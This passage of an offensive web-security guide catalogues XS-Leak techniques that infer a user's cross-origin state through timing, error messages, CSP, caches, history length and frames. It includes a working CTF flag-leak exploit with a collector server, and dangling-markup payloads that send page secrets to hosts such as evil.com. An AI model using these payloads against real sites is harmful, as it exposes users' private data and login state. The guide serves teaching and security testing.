Similar, to the XS-Leak described, a **resource that is downloaded** because of the ContentDisposition header, also does **not create a performance entry**. This technique works in all major browsers.

### Redirect Start Leak

* **Inclusion Methods**: Frames
* **Detectable Difference**: Redirect
* **More info**: <https://xsinator.com/paper.pdf> (5.2)
* **Summary:** Resource timing entry leaks the start time of a redirect.
* **Code Example**: <https://xsinator.com/testing.html#Redirect%20Start%20Leak>

We found one XS-Leak instance that abuses the behavior of some browsers which log too much information for cross-origin requests. The standard defines a subset of attributes that should be set to zero for cross-origin resources. However, in **SA** it is possible to detect if the user is **redirected** by the target page, by querying the **Performance API** and checking for the **redirectStart timing data**.

### Duration Redirect Leak

* **Inclusion Methods**: Fetch API
* **Detectable Difference**: Redirect
* **More info**: <https://xsinator.com/paper.pdf> (5.2)
* **Summary:** The duration of timing entries is negative when a redirect occurs.
* **Code Example**: <https://xsinator.com/testing.html#Duration%20Redirect%20Leak>

In GC, the **duration** for requests that result in a **redirect** is **negative** and can thus be **distinguished** from requests that do not result in a redirect.

### CORP Leak

* **Inclusion Methods**: Frames
* **Detectable Difference**: Header
* **More info**: <https://xsinator.com/paper.pdf> (5.2)
* **Summary:** Resource protected with CORP do not create resource timing entries.
* **Code Example**: <https://xsinator.com/testing.html#Performance%20API%20CORP%20Leak>

In some cases, the **nextHopProtocol entry** can be used as a leak technique. In GC, when the **CORP header** is set, the nextHopProtocol will be **empty**. Note that SA will not create a performance entry at all for CORP-enabled resources.

### Service Worker

* **Inclusion Methods**: Frames
* **Detectable Difference**: API Usage
* **More info**: <https://www.ndss-symposium.org/ndss-paper/awakening-the-webs-sleeper-agents-misusing-service-workers-for-privacy-leakage/>
* **Summary:** Detect if a service worker is registered for a specific origin.
* **Code Example**:

Service workers are event-driven script contexts that run at an origin. They run in the background of a web page and can intercept, modify, and **cache resources** to create offline web application. If a **resource cached** by a **service worker** is accessed via **iframe**, the resource will be **loaded from the service worker cache**. To detect if the resource was **loaded from the service worker** cache the **Performance API** can be used. This could also be done with a Timing attack (check the paper for more info).

### Cache

* **Inclusion Methods**: Fetch API
* **Detectable Difference**: Timing
* **More info**: <https://xsleaks.dev/docs/attacks/timing-attacks/performance-api/#detecting-cached-resources>
* **Summary:** It is possible to check if a resource was stored in the cache.
* **Code Example**: <https://xsleaks.dev/docs/attacks/timing-attacks/performance-api/#detecting-cached-resources>, <https://xsinator.com/testing.html#Cache%20Leak%20(POST)>

Using the [Performance API](https://book.hacktricks.xyz/pentesting-web/xs-search#performance-api) it's possible to check if a resource is cached.

### Network Duration

* **Inclusion Methods**: Fetch API
* **Detectable Difference**: Page Content
* **More info**: <https://xsleaks.dev/docs/attacks/timing-attacks/performance-api/#network-duration>
* **Summary:** It is possible to retrieve the network duration of a request from the performance API.
* **Code Example**: <https://xsleaks.dev/docs/attacks/timing-attacks/performance-api/#network-duration>

## Error Messages Technique

### Media Error

* **Inclusion Methods**: HTML Elements (Video, Audio)
* **Detectable Difference**: Status Code
* **More info**: <https://bugs.chromium.org/p/chromium/issues/detail?id=828265>
* **Summary:** In Firefox is possible to accurately leak a cross-origin request’s status code.
* **Code Example**: <https://jsbin.com/nejatopusi/1/edit?html,css,js,output>

// Code saved here in case it dissapear from the link

// Based on MDN MediaError example: https://mdn.github.io/dom-examples/media/mediaerror/

window.addEventListener("load", startup, false);

function displayErrorMessage(msg) {

document.getElementById("log").innerHTML += msg;

}

function startup() {

let audioElement = document.getElementById("audio");

// "https://mdn.github.io/dom-examples/media/mediaerror/assets/good.mp3";

document.getElementById("startTest").addEventListener("click", function() {

audioElement.src = document.getElementById("testUrl").value;

}, false);

// Create the event handler

var errHandler = function() {

let err = this.error;

let message = err.message;

let status = "";

// Chrome error.message when the request loads successfully: "DEMUXER\_ERROR\_COULD\_NOT\_OPEN: FFmpegDemuxer: open context failed"

// Firefox error.message when the request loads successfully: "Failed to init decoder"

if((message.indexOf("DEMUXER\_ERROR\_COULD\_NOT\_OPEN") != -1) || (message.indexOf("Failed to init decoder") != -1)){

status = "Success";

}else{

status = "Error";

}

displayErrorMessage("<strong>Status: " + status + "</strong> (Error code:" + err.code + " / Error Message: " + err.message + ")<br>");

};

audioElement.onerror = errHandler;

}

The MediaError interface's message property uniquely identifies resources that load successfully with a distinct string. An attacker can exploit this feature by observing the message content, thereby deducing the response status of a cross-origin resource.

### CORS Error

* **Inclusion Methods**: Fetch API
* **Detectable Difference**: Header
* **More info**: <https://xsinator.com/paper.pdf> (5.3)
* **Summary:** In Security Assertions (SA), CORS error messages inadvertently expose the full URL of redirected requests.
* **Code Example**: <https://xsinator.com/testing.html#CORS%20Error%20Leak>

This technique enables an attacker to **extract the destination of a cross-origin site's redirect** by exploiting how Webkit-based browsers handle CORS requests. Specifically, when a **CORS-enabled request** is sent to a target site that issues a redirect based on user state and the browser subsequently denies the request, the **full URL of the redirect's target** is disclosed within the error message. This vulnerability not only reveals the fact of the redirect but also exposes the redirect's endpoint and any **sensitive query parameters** it may contain.

### SRI Error

* **Inclusion Methods**: Fetch API
* **Detectable Difference**: Header
* **More info**: <https://xsinator.com/paper.pdf> (5.3)
* **Summary:** In Security Assertions (SA), CORS error messages inadvertently expose the full URL of redirected requests.
* **Code Example**: <https://xsinator.com/testing.html#SRI%20Error%20Leak>

An attacker can exploit **verbose error messages** to deduce the size of cross-origin responses. This is possible due to the mechanism of Subresource Integrity (SRI), which uses the integrity attribute to validate that resources fetched, often from CDNs, haven't been tampered with. For SRI to work on cross-origin resources, these must be **CORS-enabled**; otherwise, they're not subject to integrity checks. In Security Assertions (SA), much like the CORS error XS-Leak, an error message can be captured after a fetch request with an integrity attribute fails. Attackers can deliberately **trigger this error** by assigning a **bogus hash value** to the integrity attribute of any request. In SA, the resulting error message inadvertently reveals the content length of the requested resource. This information leakage allows an attacker to discern variations in response size, paving the way for sophisticated XS-Leak attacks.

### CSP Violation/Detection

* **Inclusion Methods**: Pop-ups
* **Detectable Difference**: Status Code
* **More info**: <https://bugs.chromium.org/p/chromium/issues/detail?id=313737>, <https://lists.w3.org/Archives/Public/public-webappsec/2013May/0022.html>, <https://xsleaks.dev/docs/attacks/navigations/#cross-origin-redirects>
* **Summary:** Allowing only the victims website in the CSP if we accessed it tries to redirect to a different domain the CSP will trigger a detectable error.
* **Code Example**: <https://xsinator.com/testing.html#CSP%20Violation%20Leak>, <https://ctf.zeyu2001.com/2023/hacktm-ctf-qualifiers/secrets#intended-solution-csp-violation>

A XS-Leak can use the CSP to detect if a cross-origin site was redirected to a different origin. This leak can detect the redirect, but additionally, the domain of the redirect target leaks. The basic idea of this attack is to **allow the target domain on the attacker site**. Once a request is issued to the target domain, it **redirects** to a cross-origin domain. **CSP blocks** the access to it and creates a **violation report used as a leak technique**. Depending on the browser, **this report may leak the target location of the redirect**. Modern browsers won't indicate the URL it was redirected to, but you can still detect that a cross-origin redirect was triggered.

### Cache

* **Inclusion Methods**: Frames, Pop-ups
* **Detectable Difference**: Page Content
* **More info**: <https://xsleaks.dev/docs/attacks/cache-probing/#cache-probing-with-error-events>, <https://sirdarckcat.blogspot.com/2019/03/http-cache-cross-site-leaks.html>
* **Summary:** Clear the file from the cache. Opens target page checks if the file is present in the cache.
* **Code Example:**

Browsers might use one shared cache for all websites. Regardless of their origin, it is possible to deduct whether a target page has **requested a specific file**.

If a page loads an image only if the user is logged in, you can **invalidate** the **resource** (so it's no longer cached if it was, see more info links), **perform a request** that could load that resource and try to load the resource **with a bad request** (e.g. using an overlong referer header). If the resource load **didn't trigger any error**, it's because it was **cached**.

### CSP Directive

* **Inclusion Methods**: Frames
* **Detectable Difference**: Header
* **More info**: <https://bugs.chromium.org/p/chromium/issues/detail?id=1105875>
* **Summary:** CSP header directives can be probed using the CSP iframe attribute, revealing policy details.
* **Code Example**: <https://xsinator.com/testing.html#CSP%20Directive%20Leak>

A novel feature in Google Chrome (GC) allows web pages to **propose a Content Security Policy (CSP)** by setting an attribute on an iframe element, with policy directives transmitted along with the HTTP request. Normally, the embedded content must **authorize this via an HTTP header**, or an **error page is displayed**. However, if the iframe is already governed by a CSP and the newly proposed policy isn't more restrictive, the page will load normally. This mechanism opens a pathway for an attacker to **detect specific CSP directives** of a cross-origin page by identifying the error page. Although this vulnerability was marked as fixed, our findings reveal a **new leak technique** capable of detecting the error page, suggesting that the underlying problem was never fully addressed.

### **CORP**

* **Inclusion Methods**: Fetch API
* **Detectable Difference**: Header
* **More info**: [**https://xsleaks.dev/docs/attacks/browser-features/corp/**](https://xsleaks.dev/docs/attacks/browser-features/corp/)
* **Summary:** Resources secured with Cross-Origin Resource Policy (CORP) will throw an error when fetched from a disallowed origin.
* **Code Example**: <https://xsinator.com/testing.html#CORP%20Leak>

The CORP header is a relatively new web platform security feature that when set b**locks no-cors cross-origin requests to the given resource**. The presence of the header can be detected, because a resource protected with CORP will **throw an error when fetched**.

### CORB

* **Inclusion Methods**: HTML Elements
* **Detectable Difference**: Headers
* **More info**: <https://xsleaks.dev/docs/attacks/browser-features/corb/#detecting-the-nosniff-header>
* **Summary**: CORB can allow attackers to detect when the **nosniff header is present** in the request.
* **Code Example**: <https://xsinator.com/testing.html#CORB%20Leak>

Check the link for more information about the attack.

### CORS error on Origin Reflection misconfiguration

* **Inclusion Methods**: Fetch API
* **Detectable Difference**: Headers
* **More info**: <https://xsleaks.dev/docs/attacks/cache-probing/#cors-error-on-origin-reflection-misconfiguration>
* **Summary**: If the Origin header is reflected in the header Access-Control-Allow-Origin it's possible to check if a resource is in the cache already.
* **Code Example**: <https://xsleaks.dev/docs/attacks/cache-probing/#cors-error-on-origin-reflection-misconfiguration>

In case the **Origin header** is being **reflected** in the header Access-Control-Allow-Origin an attacker can abuse this behaviour to try to **fetch** the **resource** in **CORS** mode. If an **error** **isn't** triggered, it means that it was **correctly retrieved form the web**, if an error is **triggered**, it's because it was **accessed from the cache** (the error appears because the cache saves a response with a CORS header allowing the original domain and not the attackers domain)**.** Note that if the origin isn't reflected but a wildcard is used (Access-Control-Allow-Origin: \*) this won't work.

## Readable Attributes Technique

### Fetch Redirect

* **Inclusion Methods**: Fetch API
* **Detectable Difference**: Status Code
* **More info**: <https://web-in-security.blogspot.com/2021/02/security-and-privacy-of-social-logins-part3.html>
* **Summary:** GC and SA allow to check the response’s type (opaque-redirect) after the redirect is finished.
* **Code Example**: <https://xsinator.com/testing.html#Fetch%20Redirect%20Leak>

Submitting a request using the Fetch API with redirect: "manual" and other params, it's possible to read the response.type attribute and if it's equals to opaqueredirect then the response was a redirect.

### COOP

* **Inclusion Methods**: Pop-ups
* **Detectable Difference**: Header
* **More info**: <https://xsinator.com/paper.pdf> (5.4), <https://xsleaks.dev/docs/attacks/window-references/>
* **Summary:** Pages safeguarded by Cross-Origin Opener Policy (COOP) prevent access from cross-origin interactions.
* **Code Example**: <https://xsinator.com/testing.html#COOP%20Leak>

An attacker is capable of deducing the presence of the Cross-Origin Opener Policy (COOP) header in a cross-origin HTTP response. COOP is utilized by web applications to hinder external sites from obtaining arbitrary window references. The visibility of this header can be discerned by attempting to access the **contentWindow reference**. In scenarios where COOP is applied conditionally, the **opener property** becomes a telltale indicator: it's **undefined** when COOP is active, and **defined** in its absence.

### URL Max Length - Server Side

* **Inclusion Methods**: Fetch API, HTML Elements
* **Detectable Difference**: Status Code / Content
* **More info**: <https://xsleaks.dev/docs/attacks/navigations/#server-side-redirects>
* **Summary:** Detect differences in responses because of the redirect response length migt be too large that the server replays with an error and an alert is generated.
* **Code Example**: <https://xsinator.com/testing.html#URL%20Max%20Length%20Leak>

If a server-side redirect uses **user input inside the redirection** and **extra data**. It's possible to detect this behaviour because usually **servers** has a **limit request length**. If the **user data** is that **length - 1**, because the **redirect** is using **that data** and **adding** something **extra**, it will trigger an **error detectable via Error Events**.

If you can somehow set cookies to a user, you can also perform this attack by **setting enough cookies** ([**cookie bomb**](https://book.hacktricks.xyz/pentesting-web/hacking-with-cookies/cookie-bomb)) so with the **response increased size** of the **correct response** an **error** is triggered. In this case, remember that is you trigger this request from a same site, <script> will automatically send the cookies (so you can check for errors). An example of the **cookie bomb + XS-Search** can be found in the Intended solution of this writeup: <https://blog.huli.tw/2022/05/05/en/angstrom-ctf-2022-writeup-en/#intended>

SameSite=None or to be in the same context is usually needed for this type of attack.

### URL Max Length - Client Side

* **Inclusion Methods**: Pop-ups
* **Detectable Difference**: Status Code / Content
* **More info**: <https://ctf.zeyu2001.com/2023/hacktm-ctf-qualifiers/secrets#unintended-solution-chromes-2mb-url-limit>
* **Summary:** Detect differences in responses because of the redirect response length might too large for a request that a difference can be noticed.
* **Code Example**: <https://ctf.zeyu2001.com/2023/hacktm-ctf-qualifiers/secrets#unintended-solution-chromes-2mb-url-limit>

According to [Chromium documentation](https://chromium.googlesource.com/chromium/src/+/main/docs/security/url_display_guidelines/url_display_guidelines.md#URL-Length), Chrome's maximum URL length is 2MB.

In general, the *web platform* does not have limits on the length of URLs (although 2^31 is a common limit). *Chrome* limits URLs to a maximum length of **2MB** for practical reasons and to avoid causing denial-of-service problems in inter-process communication.

Therefore if the **redirect URL responded is larger in one of the cases**, it's possible to make it redirect with a **URL larger than 2MB** to hit the **length limit**. When this happens, Chrome shows an **about:blank#blocked** page.

The **noticeable difference**, is that if the **redirect** was **completed**, window.origin throws an **error** because a cross origin cannot access that info. However, if the **limit** was \*\*\*\* hit and the loaded page was **about:blank#blocked** the window's **origin** remains that of the **parent**, which is an **accessible information.**

All the extra info needed to reach the **2MB** can be added via a **hash** in the initial URL so it will be **used in the redirect**.

# URL Max Length - Client Side

Code from <https://ctf.zeyu2001.com/2023/hacktm-ctf-qualifiers/secrets#unintended-solution-chromes-2mb-url-limit>

<html>

<body></body>

<script>

(async () => {

const curr = "http://secrets.wtl.pw/search?query=HackTM{"

const leak = async (char) => {

fetch("/?try=" + char)

let w = window.open(curr + char + "#" + "A".repeat(2 \* 1024 \* 1024 - curr.length - 2))

const check = async () => {

try {

w.origin

} catch {

fetch("/?nope=" + char)

return

}

setTimeout(check, 100)

}

check()

}

const CHARSET = "abcdefghijklmnopqrstuvwxyz-\_0123456789"

for (let i = 0; i < CHARSET.length; i++) {

leak(CHARSET[i])

await new Promise(resolve => setTimeout(resolve, 50))

}

})()

</script>

</html>

Server side:

from flask import Flask, request

app = Flask(\_\_name\_\_)

CHARSET = "abcdefghijklmnopqrstuvwxyz-\_0123456789"

chars = []

@app.route('/', methods=['GET'])

def index():

global chars

nope = request.args.get('nope', '')

if nope:

chars.append(nope)

remaining = [c for c in CHARSET if c not in chars]

print("Remaining: {}".format(remaining))

return "OK"

@app.route('/exploit.html', methods=['GET'])

def exploit():

return open('exploit.html', 'r').read()

if \_\_name\_\_ == '\_\_main\_\_':

app.run(host='0.0.0.0', port=1337)

### Max Redirects

* **Inclusion Methods**: Fetch API, Frames
* **Detectable Difference**: Status Code
* **More info**: <https://docs.google.com/presentation/d/1rlnxXUYHY9CHgCMckZsCGH4VopLo4DYMvAcOltma0og/edit#slide=id.g63edc858f3_0_76>
* **Summary:** User the browser's redirect limit to ascertain the occurrence of URL redirections.
* **Code Example**: <https://xsinator.com/testing.html#Max%20Redirect%20Leak>

If the **max** number of **redirects** to follow of a browser is **20**, an attacker could try to load his page with **19 redirects** and finally **send the victim** to the tested page. If an **error** is triggered, then the page was trying to **redirect the victim**.

### History Length

* **Inclusion Methods**: Frames, Pop-ups
* **Detectable Difference**: Redirects
* **More info**: <https://xsleaks.dev/docs/attacks/navigations/>
* **Summary:** JavaScript code manipulates the browser history and can be accessed by the length property.
* **Code Example**: <https://xsinator.com/testing.html#History%20Length%20Leak>

The **History API** allows JavaScript code to manipulate the browser history, which **saves the pages visited by a user**. An attacker can use the length property as an inclusion method: to detect JavaScript and HTML navigation. **Checking history.length**, making a user **navigate** to a page, **change** it **back** to the same-origin and **checking** the new value of **history.length**.

### History Length with same URL

* **Inclusion Methods**: Frames, Pop-ups
* **Detectable Difference**: If URL is the same as the guessed one
* **Summary:** It's possible to guess if the location of a frame/popup is in an specific URL abusing the history length.
* **Code Example**: Below

An attacker could use JavaScript code to **manipulate the frame/pop-up location to a guessed one** and **immediately** **change it to about:blank**. If the history length increased it means the URL was correct and it had time to **increase because the URL isn't reloaded if it's the same**. If it didn't increased it means it **tried to load the guessed URL** but because we **immediately after** loaded **about:blank**, the **history length did never increase** when loading the guessed url.

async function debug(win, url) {

win.location = url + '#aaa';

win.location = 'about:blank';

await new Promise(r => setTimeout(r, 500));

return win.history.length;

}

win = window.open("https://example.com/?a=b");

await new Promise(r => setTimeout(r, 2000));

console.log(await debug(win, "https://example.com/?a=c"));

win.close();

win = window.open("https://example.com/?a=b");

await new Promise(r => setTimeout(r, 2000));

console.log(await debug(win, "https://example.com/?a=b"));

### Frame Counting

* **Inclusion Methods**: Frames, Pop-ups
* **Detectable Difference**: Page Content
* **More info**: <https://xsleaks.dev/docs/attacks/frame-counting/>
* **Summary:** Evaluate the quantity of iframe elements by inspecting the window.length property.
* **Code Example**: <https://xsinator.com/testing.html#Frame%20Count%20Leak>

Counting the **number of frames in a web** opened via iframe or window.open might help to identify the **status of the user over that page**. Moreover, if the page has always the same number of frames, checking **continuously** the number of frames might help to identify a **pattern** that might leak info.

An example of this technique is that in chrome, a **PDF** can be **detected** with **frame counting** because an embed is used internally. There are [Open URL Parameters](https://bugs.chromium.org/p/chromium/issues/detail?id=64309#c113) that allow some control over the content such as zoom, view, page, toolbar where this technique could be interesting.

### HTMLElements

* **Inclusion Methods**: HTML Elements
* **Detectable Difference**: Page Content
* **More info**: <https://xsleaks.dev/docs/attacks/element-leaks/>
* **Summary:** Read the leaked value to distinguish between 2 possible states
* **Code Example**: <https://xsleaks.dev/docs/attacks/element-leaks/>, <https://xsinator.com/testing.html#Media%20Dimensions%20Leak>, <https://xsinator.com/testing.html#Media%20Duration%20Leak>

Information leakage through HTML elements is a concern in web security, particularly when dynamic media files are generated based on user information, or when watermarks are added, altering the media size. This can be exploited by attackers to differentiate between possible states by analyzing the information exposed by certain HTML elements.

### Information Exposed by HTML Elements

* **HTMLMediaElement**: This element reveals the media's duration and buffered times, which can be accessed via its API. [Read more about HTMLMediaElement](https://developer.mozilla.org/en-US/docs/Web/API/HTMLMediaElement)
* **HTMLVideoElement**: It exposes videoHeight and videoWidth. In some browsers, additional properties like webkitVideoDecodedByteCount, webkitAudioDecodedByteCount, and webkitDecodedFrameCount are available, offering more in-depth information about the media content. [Read more about HTMLVideoElement](https://developer.mozilla.org/en-US/docs/Web/API/HTMLVideoElement)
* **getVideoPlaybackQuality()**: This function provides details about video playback quality, including totalVideoFrames, which can indicate the amount of video data processed. [Read more about getVideoPlaybackQuality()](https://developer.mozilla.org/en-US/docs/Web/API/VideoPlaybackQuality)
* **HTMLImageElement**: This element leaks the height and width of an image. However, if an image is invalid, these properties will return 0, and the image.decode() function will be rejected, indicating the failure to load the image properly. [Read more about HTMLImageElement](https://developer.mozilla.org/en-US/docs/Web/API/HTMLImageElement)

### CSS Property

* **Inclusion Methods**: HTML Elements
* **Detectable Difference**: Page Content
* **More info**: <https://xsleaks.dev/docs/attacks/element-leaks/#abusing-getcomputedstyle>, <https://scarybeastsecurity.blogspot.com/2008/08/cross-domain-leaks-of-site-logins.html>
* **Summary:** Identify variations in website styling that correlate with the user's state or status.
* **Code Example**: <https://xsinator.com/testing.html#CSS%20Property%20Leak>

Web applications may change w**ebsite styling depending on the status of the use**. Cross-origin CSS files can be embedded on the attacker page with the **HTML link element**, and the **rules** will be **applied** to the attacker page. If a page dynamically changes these rules, an attacker can **detect** these **differences** depending on the user state. As a leak technique, the attacker can use the window.getComputedStyle method to **read CSS** properties of a specific HTML element. As a result, an attacker can read arbitrary CSS properties if the affected element and property name is known.

### CSS History

* **Inclusion Methods**: HTML Elements
* **Detectable Difference**: Page Content
* **More info**: <https://xsleaks.dev/docs/attacks/css-tricks/#retrieving-users-history>
* **Summary:** Detect if the :visited style is applied to an URL indicating it was already visited
* **Code Example**: <http://blog.bawolff.net/2021/10/write-up-pbctf-2021-vault.html>

According to [**this**](https://blog.huli.tw/2022/05/05/en/angstrom-ctf-2022-writeup-en/), this is not working in headless Chrome.

The CSS :visited selector is utilized to style URLs differently if they have been previously visited by the user. In the past, the getComputedStyle() method could be employed to identify these style differences. However, modern browsers have implemented security measures to prevent this method from revealing the state of a link. These measures include always returning the computed style as if the link were visited and restricting the styles that can be applied with the :visited selector.

Despite these restrictions, it's possible to discern the visited state of a link indirectly. One technique involves tricking the user into interacting with an area affected by CSS, specifically utilizing the mix-blend-mode property. This property allows the blending of elements with their background, potentially revealing the visited state based on user interaction.

Furthermore, detection can be achieved without user interaction by exploiting the rendering timings of links. Since browsers may render visited and unvisited links differently, this can introduce a measurable time difference in rendering. A proof of concept (PoC) was mentioned in a Chromium bug report, demonstrating this technique using multiple links to amplify the timing difference, thereby making the visited state detectable through timing analysis.

For further details on these properties and methods, visit their documentation pages:

* :visited: [MDN Documentation](https://developer.mozilla.org/en-US/docs/Web/CSS/:visited)
* getComputedStyle(): [MDN Documentation](https://developer.mozilla.org/en-US/docs/Web/API/Window/getComputedStyle)
* mix-blend-mode: [MDN Documentation](https://developer.mozilla.org/en-US/docs/Web/CSS/mix-blend-mode)

### ContentDocument X-Frame Leak

* **Inclusion Methods**: Frames
* **Detectable Difference**: Headers
* **More info**: <https://www.ndss-symposium.org/wp-content/uploads/2020/02/24278-paper.pdf>
* **Summary:** In Google Chrome, a dedicated error page is displayed when a page is blocked from being embedded on a cross-origin site due to X-Frame-Options restrictions.
* **Code Example**: <https://xsinator.com/testing.html#ContentDocument%20X-Frame%20Leak>

In Chrome, if a page with the X-Frame-Options header set to "deny" or "same-origin" is embedded as an object, an error page appears. Chrome uniquely returns an empty document object (instead of null) for the contentDocument property of this object, unlike in iframes or other browsers. Attackers could exploit this by detecting the empty document, potentially revealing information about the user's state, especially if developers inconsistently set the X-Frame-Options header, often overlooking error pages. Awareness and consistent application of security headers are crucial for preventing such leaks.

### Download Detection

* **Inclusion Methods**: Frames, Pop-ups
* **Detectable Difference**: Headers
* **More info**: <https://xsleaks.dev/docs/attacks/navigations/#download-trigger>
* **Summary:** An attacker can discern file downloads by leveraging iframes; continued accessibility of the iframe implies successful file download.
* **Code Example**: <https://xsleaks.dev/docs/attacks/navigations/#download-bar>

The Content-Disposition header, specifically Content-Disposition: attachment, instructs the browser to download content rather than display it inline. This behavior can be exploited to detect whether a user has access to a page that triggers a file download. In Chromium-based browsers, there are a few techniques to detect this download behavior:

1. **Download Bar Monitoring**:
   1. When a file is downloaded in Chromium-based browsers, a download bar appears at the bottom of the browser window.
   2. By monitoring changes in the window height, attackers can infer the appearance of the download bar, suggesting that a download has been initiated.
2. **Download Navigation with Iframes**:
   1. When a page triggers a file download using the Content-Disposition: attachment header, it does not cause a navigation event.
   2. By loading the content in an iframe and monitoring for navigation events, it's possible to check if the content disposition causes a file download (no navigation) or not.
3. **Download Navigation without Iframes**:
   1. Similar to the iframe technique, this method involves using window.open instead of an iframe.
   2. Monitoring navigation events in the newly opened window can reveal whether a file download was triggered (no navigation) or if the content is displayed inline (navigation occurs).

In scenarios where only logged-in users can trigger such downloads, these techniques can be used to indirectly infer the user's authentication state based on the browser's response to the download request.

### Partitioned HTTP Cache Bypass

* **Inclusion Methods**: Pop-ups
* **Detectable Difference**: Timing
* **More info**: <https://xsleaks.dev/docs/attacks/navigations/#partitioned-http-cache-bypass>
* **Summary:** An attacker can discern file downloads by leveraging iframes; continued accessibility of the iframe implies successful file download.
* **Code Example**: <https://xsleaks.dev/docs/attacks/navigations/#partitioned-http-cache-bypass>, <https://gist.github.com/aszx87410/e369f595edbd0f25ada61a8eb6325722> (from <https://blog.huli.tw/2022/05/05/en/angstrom-ctf-2022-writeup-en/>)


This is why this technique is interesting: Chrome now has **cache partitioning**, and the cache key of the newly opened page is: (https://actf.co, https://actf.co, https://sustenance.web.actf.co/?m =xxx), but if I open an ngrok page and use fetch in it, the cache key will be: (https://myip.ngrok.io, https://myip.ngrok.io, https://sustenance.web.actf.co/?m=xxx), the **cache key is different**, so the cache cannot be shared. You can find more detail here: [Gaining security and privacy by partitioning the cache](https://developer.chrome.com/blog/http-cache-partitioning/) (Comment from [**here**](https://blog.huli.tw/2022/05/05/en/angstrom-ctf-2022-writeup-en/))

If a site example.com includes a resource from \*.example.com/resource then that resource will have the **same caching key** as if the resource was directly **requested through top-level navigation**. That is because the caching key is consisted of top-level *eTLD+1* and frame *eTLD+1*.

Because accessing the cache is faster than loading a resource, it's possible to try to change the location of a page and cancel it 20ms (for example) after. If the origin was changed after the stop, it means that the resource was cached. Or could just **send some fetch to the pontentially cached page and measure the time it takes**.

### Manual Redirect

* **Inclusion Methods**: Fetch API
* **Detectable Difference**: Redirects
* **More info**: [ttps://docs.google.com/presentation/d/1rlnxXUYHY9CHgCMckZsCGH4VopLo4DYMvAcOltma0og/edit#slide=id.gae7bf0b4f7\_0\_1234](https://docs.google.com/presentation/d/1rlnxXUYHY9CHgCMckZsCGH4VopLo4DYMvAcOltma0og/edit#slide=id.gae7bf0b4f7_0_1234)
* **Summary:** It's possible to find out if a response to a fetch request is a redirect
* **Code Example**:



### Fetch with AbortController

* **Inclusion Methods**: Fetch API
* **Detectable Difference**: Timing
* **More info**: <https://xsleaks.dev/docs/attacks/cache-probing/#fetch-with-abortcontroller>
* **Summary:** It's possible to try to load a resource and about before it's loaded the loading is interrupted. Depending on if an error is triggered, the resource was or wasn't cached.
* **Code Example**: <https://xsleaks.dev/docs/attacks/cache-probing/#fetch-with-abortcontroller>

Use ***fetch*** and ***setTimeout*** with an **AbortController** to both detect whether the **resource is cached** and to evict a specific resource from the browser cache. Moreover, the process occurs without caching new content.

### Script Pollution

* **Inclusion Methods**: HTML Elements (script)
* **Detectable Difference**: Page Content
* **More info**: <https://xsleaks.dev/docs/attacks/element-leaks/#script-tag>
* **Summary:** It's possible to **overwrite built-in functions** and read their arguments which even from **cross-origin script** (which cannot be read directly), this might **leak valuable information**.
* **Code Example**: <https://xsleaks.dev/docs/attacks/element-leaks/#script-tag>

### Service Workers

* **Inclusion Methods**: Pop-ups
* **Detectable Difference**: Page Content
* **More info**: <https://xsleaks.dev/docs/attacks/timing-attacks/execution-timing/#service-workers>
* **Summary:** Measure execution time of a web using service workers.
* **Code Example**:

In the given scenario, the attacker takes the initiative to register a **service worker** within one of their domains, specifically "attacker.com". Next, the attacker opens a new window in the target website from the main document and instructs the **service worker** to commence a timer. As the new window begins to load, the attacker navigates the reference obtained in the previous step to a page managed by the **service worker**.

Upon arrival of the request initiated in the preceding step, the **service worker** responds with a **204 (No Content)** status code, effectively terminating the navigation process. At this point, the **service worker** captures a measurement from the timer initiated earlier in step two. This measurement is influenced by the duration of JavaScript causing delays in the navigation process.

In an execution timing it's possible to **eliminate** **network factors** to obtain **more precise measurements**. For example, by loading the resources used by the page before loading it.

### Fetch Timing

* **Inclusion Methods**: Fetch API
* **Detectable Difference**: Timing (generally due to Page Content, Status Code)
* **More info**: <https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#modern-web-timing-attacks>
* **Summary:** Use [performance.now()](https://xsleaks.dev/docs/attacks/timing-attacks/clocks/#performancenow) to measure the time it takes to perform a request. Other clocks could be used.
* **Code Example**: <https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#modern-web-timing-attacks>

### Cross-Window Timing

* **Inclusion Methods**: Pop-ups
* **Detectable Difference**: Timing (generally due to Page Content, Status Code)
* **More info**: <https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#cross-window-timing-attacks>
* **Summary:** se [performance.now()](https://xsleaks.dev/docs/attacks/timing-attacks/clocks/#performancenow) to measure the time it takes to perform a request using window.open. Other clocks could be used.
* **Code Example**: <https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#cross-window-timing-attacks>

## With HTML or Re Injection

Here you can find techniques to exfiltrate information from a cross-origin HTML **injecting HTML content**. These techniques are interesting in cases where for any reason you can **inject HTML but you cannot inject JS code**.

### Dangling Markup

# Dangling Markup - HTML scriptless injection

## Resume

This technique can be use to extract information from a user when an **HTML injection is found**. This is very useful if you **don't find any way to exploit a** [**XSS**](https://book.hacktricks.xyz/pentesting-web/xss-cross-site-scripting) but you can **inject some HTML tags**. It is also useful if some **secret is saved in clear text** in the HTML and you want to **exfiltrate** it from the client, or if you want to mislead some script execution.

Several techniques commented here can be used to bypass some [**Content Security Policy**](https://book.hacktricks.xyz/pentesting-web/content-security-policy-csp-bypass) by exfiltrating information in unexpected ways (html tags, CSS, http-meta tags, forms, base...).

## Main Applications

### Stealing clear text secrets

If you inject <img src='http://evil.com/log.cgi? when the page is loaded the victim will send you all the code between the injected img tag and the next quote inside the code. If a secret is somehow located in that chunk, you will steal i t(you can do the same thing using a double quote,take a look which could be more interesting to use).

If the img tag is forbidden (due to CSP for example) you can also use <meta http-equiv="refresh" content="4; URL='http://evil.com/log.cgi?

<img src='http://attacker.com/log.php?HTML=

<meta http-equiv="refresh" content='0; url=http://evil.com/log.php?text=

<meta http-equiv="refresh" content='0;URL=ftp://evil.com?a=

Note that **Chrome blocks HTTP URLs** with "<" or "\n" in it, so you could try other protocol schemes like "ftp".

You can also abuse CSS @import (will send all the code until it find a ";")

<style>@import//hackvertor.co.uk? <--- Injected

<b>steal me!</b>;

You could also use **<table**:

